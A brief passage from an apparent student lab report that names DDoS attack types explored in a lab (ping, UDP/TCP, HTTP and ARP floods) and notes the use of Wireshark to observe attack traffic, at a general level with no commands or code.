maximizes the sending power. The last part of the lab is to discover different types of DDOS attacks, it can use ping, flood UDP/TCP, flood http connection or flood ARP which prevents the target from getting any

packet from their switch since their MAC address to IP address is destroyed. Lastly Wireshark was used to see what really happens under the hood when an attack happens.

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